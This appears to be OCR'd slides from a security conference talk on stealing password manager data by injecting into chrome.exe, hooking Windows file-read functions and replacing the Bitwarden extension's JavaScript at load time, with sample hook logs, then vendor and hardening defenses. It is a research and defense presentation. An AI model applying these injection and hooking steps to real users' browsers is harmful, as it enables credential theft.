
ChromeAlone: Transforming a Browser into a C2 Platform

<https://ieeexplore.ieee.org/document/10190532>

https://www.youtube.com/watch?v=_qS01oRTvAk

Process Injection

Process Injection Primer



<https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>

- Parse memory to find the encryption key (again!)
- Hook page rendering functions

GetFileAttributesW function (fileapi.h)

06/01/2023

Retrieves file system attributes for a specified file or directory.

To get more attribute information, use the [GetFileAttributesEx](#) function.

To perform this operation as a transacted operation, use the [GetFileAttributesTransacted](#) function.

ReadFile function (fileapi.h)



07/22/2025

Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.

This function is designed for both synchronous and asynchronous operations. For a similar function designed solely for asynchronous operation, see [ReadFileEx](#).

1. Inject in `chrome.exe` process
2. Hook function calls
3. Replace loaded JavaScript pages on the fly
4. Profit?

1. Inject in chrome.exe process



2. Hook function calls

3. Replace JavaScript pages on the fly

```
[Detour] Hooks installed
[Detour] [GetFileAttributesW] Chrome is reading Bitwarden popup file: C:\Users\Julien\AppData
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileSizeEx] Updated file size
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
```

Generalizing

Beyond Bitwarden

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	JavaScript Payloads
Extension Backdoor	JavaScript Payloads
Browser Process Injection	JavaScript Payloads

Beyond Chromium

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	Browser-dependent Mechanisms
Extension Backdoor	Browser-dependent Mechanisms
Browser Process Injection	Function Hooks

- Keylogger
- Clipboard Interception
- Replacing the browser executable
- ...

Immutable Laws of Security v2

- **Law #1:** If a bad actor can persuade you to run their program on your computer, it's not solely your computer anymore.
- **Law #2:** If a bad actor can alter the operating system on your computer, it's not your computer anymore.
- **Law #3:** If a bad actor has unrestricted physical access to your computer, it's not your computer anymore.
- **Law #4:** If you allow a bad actor to run active content in your website, it's not your website anymore.

<https://learn.microsoft.com/en-us/security/zero-trust/ten-laws-of-security>

What can we do about it?

 **KEEPER**

Platform Solutions Pricing Download Resources Contact

Get a Quote Try It Free Buy Now

How Forcefield works

Kernel-level protection

Forcefield installs a lightweight kernel driver that actively monitors and restricts memory access to protected applications.

Selective memory restriction

Unauthorized processes attempting to read the memory of protected applications are blocked from accessing sensitive data.

Smart process validation

The system only blocks access for untrusted processes, while trusted system processes and the protected applications themselves can continue to function normally.

Uninterrupted system performance

Forcefield runs quietly in the background without affecting system or application performance.

<https://www.keepersecurity.com/blog/2025/06/26/keeper-is-the-only-password-manager-that-protects-against-infostealers/>

SECURITY AND PRIVACY

About the security of using your Mac to unlock 1Password (beta)

Learn how your data is protected if you choose to unlock the 1Password app when you unlock your Mac.

When you choose to unlock 1Password with your Mac (currently in beta), it's easier to use a longer and more secure account password than you might otherwise have chosen.

You must unlock your Mac to unlock 1Password

If you choose to unlock 1Password when you unlock your Mac, you must successfully authenticate with your Mac login password or Touch ID to unlock 1Password, and 1Password will only remain unlocked as long as your Mac is unlocked.

Your 1Password data is still protected

Unlocking 1Password when you unlock your Mac doesn't replace your account password or SSO, nor does it undermine the [security of 1Password](#).

When you unlock 1Password with your Mac, 1Password creates an unlock secret and encrypts it using an encryption key stored in the [Secure Enclave](#) , which means the encryption key can't be extracted from your hardware.

Protecting Workstations

➤ Endpoint Hardening

- » WDAC / AppLocker
- » Device Guard
- » EDR

➤ IT Architecture

- » Network Segmentation
- » Least Privilege

For Browser Developers

- Have separate builds for developer features
- Encrypt config files (e.g., Secure Preferences)
- Always check signature of loaded code

Wrap Up

Acknowledgements

- Orange Cyberdefense (@orangecyberdef)
- Claire Vacherot (@non_curat_lex)
Jean-Pascal Thomas (@vikingfr)
- Black Hat MEA (@blackhatmea)



Q&A

 @d3lb3_

 <https://d3lb3.github.io>

